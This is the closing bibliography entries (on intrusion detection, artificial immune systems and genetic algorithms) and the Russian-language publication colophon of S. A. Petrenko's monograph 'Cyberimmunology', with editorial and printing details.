344. Bryukhovetskiy A. A., Skatkov A. V., Berezenko P. O. [Detection of vulnerabilities in critical applications on the basis of decision trees. Recent developments in applied mathematics, computer science, automation]. Materialy 3 mezhdunarodnogo nauchnotekhnicheskogo seminara "Sovremennie problem prikladnoi matimatiki, informatiki, avtomatizacii, upravlenia" [Proc. of the 3rd International Scientific and Technical Workshop "Recent developments in applied mathematics, computer science, automation"], Moscow, 2013, p. 54–62 (In Russ.).
345. Shirazi H. M., Namadchian A., Tehranikhalili A. A. Combined anomaly base intrusion detection using memetic algorithm and bayesian networks. International journal of machine learning and computing, vol. 2, no. 5, October 2012, p. 706–710.
346. Abdullah B., Abd-algafar I. et al, Performance evaluation of a genetic algorithm based approach to network intrusion detection system, in proceedings of 13th International conference on aerospace sciences and aviation technology (ASAT-13), Military technical college, Cairo, Egypt, 2009.
347. Ojugo A. A., Eboka A. O. et al, Genetic algorithm rule-based intrusion detection system (GAIDS), Journal of emerging trends in computing and information sciences. 2012. Vol. 3, no. 8, pp. 1182–1194.
348. KDD cup 99 Intrusion detection data set [Электронный ресурс]. *URL: http://kdd.ics.uci.edu/* (дата обращения: 10.05.2019).
349. Dasgupta D., Yu S. et al, Recent advances in artificial immune systems: models and applications. Applied soft computing. 2011. Vol. 11, pp. 1574–1587.
350. Yang H., Li T. et al, A survey of artificial immune system based intrusion detection. Hindawi Publishing Corporation: scientific world journal. 2014, p. 1–11.
351. Stibor T., Timmis J. et al, A comparative study of real-valued negative selection to statistical anomaly detection techniques. Proceedings of the 4th international conference on artificial immune systems. 2005.
352. Ostaszewski M., Seredynski F. et al, Coevolutionary-based mechanisms for network anomaly detection. Journal of Mathematical Modelling and Algorithms. 2007. Vol. 6, pp. 411–431.
353. Ahmadi M. A., Maleki D., A Co-evolutionary immune system framework in a grid environment for enterprise network security [Электронный ресурс]. *URL: http://www.fisiocomp.ufjf.br/hpclife/papers/paper3.pdf (дата обращения: 01.05.2019).*
354. Aziz A. S. A., Salama M. A. et al, Genetic algorithm with different feature selection techniques for anomaly detectors generation. Proceedings of the 2013 Federated Conference on Computer Science and Information Systems. 2013. pp. 769–774.
355. NSL-KDD Intrusion Detection data set [Электронный ресурс]. *URL: http://iscx.ca/NSL-KDD/(дата обращения: 12.05.2019).*

С. А. Петренко

КИБЕРИММУНОЛОГИЯ

Научная монография

Редактор: *А. В. Архипов*
Компьютерная верстка: *С. В. Иванова*
Корректор: *А. Ф. Солодилова*
Дизайнер: *Н. В. Резников*

ООО «Издательский Дом «Афина»
194017, г. Санкт-Петербург, пр. Тореза, д. 98, корп. 1, оф. 315
Тел. +7(921)958-25-50
e-mail:magazine@inside-zi.ru
http://inside-zi.ru

Подписано в печать 22.11.2021.
Формат 210х280 мм. Бумага офсетная, печать офсетная. Гарнитура Miniature.
Кол. авт.л. – 16,7. Кол. илл. – 205.
Тираж 300 экз. Заказ №77

Отпечатано в типографии ИП Артемова Анастасия Викторовна
ИНН 732711177712 432055, г. Ульяновск, ул. Сурова, д. 58, тел. +7 (8422)44-55-33
https://masterstudio.ru

ISBN 978-5-9909868-7-9